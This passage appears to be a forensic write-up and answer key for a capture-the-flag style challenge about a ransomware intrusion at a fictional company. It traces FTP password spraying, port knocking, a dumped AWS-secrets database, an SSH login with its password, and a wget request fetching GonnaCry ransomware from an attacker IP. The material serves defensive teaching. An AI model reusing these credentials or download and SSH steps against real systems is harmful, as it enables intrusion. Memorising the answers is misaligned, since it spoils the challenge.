lxd:x:999:100:/:/var/snap/lxd/common/lxd:/bin/false
abdullah.yasin:x:1001:1001:/:/home/abdullah.yasin:/bin/sh
tony.shephard:x:1002:1002:/:/home/tony.shephard:/bin/sh
ftp:x:115:123:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
redis:x:116:124:/:/var/lib/redis:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:118:126:/:/var/spool/postfix:/usr/sbin/nologin
influxdb:x:119:65534:/:/var/lib/influxdb:/usr/sbin/nologin
cyberjunkie:x:1003:1003:,,,:/home/cyberjunkie:/bin/bash

```

Expanding our PCAP analysis we locate the specific GET request for the Ransomware2_server.zip that was identified within network miner within packet number 217713. We right click and follow the TCP stream, and within TCP stream 77203 we locate the name of the ransomware variant - gonnacry.

```

PK.....Ransomware2_server/src/old_version/UT.....d.....duX.....PK.....uV.[:&B...].3...Ransomware2_server/src/old_version/decryptorcomp.shUT
.....d.....SV.0...0J...JONVHM...(/KV.L./.)M...r.J.L.* 67_d...n.....PK.....uV.fN.....Ransomware2_server/src/old_version/gonnacry.cUT

```

We are additionally able to confirm the User-agent utilised to retrieve the malicious zip as Wget/1.21.2.

```

GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1
Host: 13.233.179.35
User-Agent: Wget/1.21.2
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 21 Mar 2023 11:42:34 GMT
Content-type: application/zip
Content-Length: 200511456
Last-Modified: Tue, 21 Mar 2023 11:41:49 GMT

```

Interestingly the server itself is utilising Python's simple HTTP web server module. This is not something you'd expect to see with production servers and in a SOC environment would likely be flagged as a potential malicious indicator.

At this phase in our analysis we have answered all the relevant questions within the Sherlock!

Q1 Which ports did the attacker find open during their enumeration phase?

21,22,3306,6379,8086

Q2 Whats the UTC time when attacker started their attack against the server?

21/03/2023 10:42:23

Q3 What's the MITRE Technique ID of the technique attacker used to get initial access?

T1110.003

Q4 What are valid set of credentials used to get initial foothold?*

Format[username:password]

tony.shepard:Summer2023!

Abuse of the FTP service running on the host for the user account tony.shepard to authenticate utilising the password "Summer2023!". Shortly after two files are downloaded by the attacker - .backup & fetch.sh.

Q5 What is the Malicious IP address utilised by the attacker for initial access??

3.109.209.43

Q6 What is name of the file which contained some config data and credentials?

.backup

Q7 Whats the port on which the critical service was running?

24456

Q8 Whats the name of technique used to get to that critical service?

Port Knocking

Q9 Which ports were required to interact with to reach the critical service?

29999,50234,45087

186962	2023-03-21 10:42:26.118560	172.31.39.46	3.109.209.43	TCP	54 50426 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
210693	2023-03-21 10:58:59.237775	3.109.209.43	172.31.39.46	TCP	74 50260 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2678958724 TSecr=0 WS
210691	2023-03-21 10:58:59.287920	3.109.209.43	172.31.39.46	TCP	74 49659 → 50234 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2678958724 TSecr=0 WS
210693	2023-03-21 10:58:59.288134	3.109.209.43	172.31.39.46	TCP	74 45918 → 45087 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM=1 TSval=2678958724 TSecr=0 WS

Q10 Whats the UTC time when interaction with previous question ports ended? Format [YYYY-MM-DD HH-MM-SS]

21/03/2023 10:58:50

Q11 What are set of valid credentials for the critical service?

abudllah.yasin:XhIhGame_90HJLDASxfd&hoooad

Q12 At what UTC Time attacker got access to the critical server?

21/03/2023 11:00:01

Q13 Whats the AWS AccountID and Password for the developer "Abdullah"? Format (ID : Password)

391629733297:yiobkod0986Y[adij@IKBDS

```
-- MySQL dump 10.13  Distrib 8.0.32, for Linux (x86_64)
--
-- Host: localhost    Database: AWS_SECRETS
--
-- Server version 8.0.32-0ubuntu0.22.04.2

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `AWS_EC2_DEV`
--

DROP TABLE IF EXISTS `AWS_EC2_DEV`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `AWS_EC2_DEV` (
  `NAME` varchar(40) DEFAULT NULL,
  `AccountID` varchar(40) DEFAULT NULL,
  `Password` varchar(60) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `AWS_EC2_DEV`
--

LOCK TABLES `AWS_EC2_DEV` WRITE;
/*!40000 ALTER TABLE `AWS_EC2_DEV` DISABLE KEYS */;
INSERT INTO `AWS_EC2_DEV` VALUES ('Alonzo','341624703104',''),(NULL,NULL,'d;089gjbj]jhTVLXEROP.madsfg'),
('Abdullah','391629733297','yiobkod0986Y[adij@IKBDS');
/*!40000 ALTER TABLE `AWS_EC2_DEV` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;


/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2023-03-17 12:05:16
```

Q14 Whats the deadline for hiring developers for forela?

30/08/2023

Urgent Tasks



Q15 When did CEO of forela was scheduled to arrive in pakistan? Format [DD/MM/YYYY]

8th March 2023

I am so stupid and dumb, i keep forgetting about Forela CEO Happy grunwald visiting Pakistan to start the buisness operations here.I have so many tasks to complete so there are no problems once the Forela Office opens here in Lahore. I am writing this note and placing it on all my remote servers where i login almost daily, just so i dont make a fool of myself and get the urgent tasks done.

He is to arrive in my city on 8 march 2023 :))

i am finally so happy that we are getting a physical office opening here.

Q16 The attacker was able to perform directory traversel and escape the chroot jail.This caused attacker to roam around the filesystem just like a normal user would. Whats the username of an account other than root having /bin/bash set as default shell?

cyberjunkie


```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113:/:run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114:/:nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
landscape:x:111:116:/:var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534:/:nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100:/:var/snap/lxd/common/lxd:/bin/false
abdullah.yasin:x:1001:1001:/:home/abdullah.yasin:/bin/sh
tony.shephard:x:1002:1002:/:home/tony.shephard:/bin/sh
ftp:x:115:123:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
redis:x:116:124:/:var/lib/redis:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:118:126:/:var/spool/postfix:/usr/sbin/nologin
influxdb:x:119:65534:/:var/lib/influxdb:/usr/sbin/nologin
cyberjunkie:x:1003:1003:,,,:/home/cyberjunkie:/bin/bash

```

Q17 . Whats the full path of the file which lead to ssh access of the server by attacker?

/opt/reminders/.reminder

```

[Command: RETR .reminder]
Command frame: 211603
[Current working directory: /opt/reminders]
Line-based text data (1 lines)
A reminder to clean up the github repo. Some sensitive data could have been leaked from there\n

```

Q18 Whats the SSH password which attacker used to access the server and get full access?

YHUIhnollouhdnoamjndlyvbl398782bapd


```
tasks:
  - name: Log in to remote server via SSH
    become_user: root
    become_method: sudo
    vars:
      ssh_user: cyberjunkie
      ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
      shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o
UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo
"Logged in via SSH"'
```

Q19 Whats the full url from where attacker downloaded ransomware?

http://13.233.179.35/PKCampaign/Targets/Forela/Ransomware2_Server.zip

Q20 Whats the tool/util name and version which attacker used to download ransomware? Format (name:version)


Wget/1.21.2



```
GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1
Host: 13.233.179.35
User-Agent: Wget/1.21.2
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive
```

Q21 Whats the ransomware name?

GonnaCry



```
PK.
\UV.....#...Ransomware2_server/src/old_version/UT.....d...dux.....PK.....\UV.{:&B...]...3...Ransomware2_server/src/old_version/decryptorcomp.shUT
...d...dux.....SV.0...0J...JONVHIM...{./KV...L./.)"M...F.J...L.* 67_d...d...b...PK.....\UV.FN.....Ransomware2_server/src/old_version/gonnacry.cUT
```

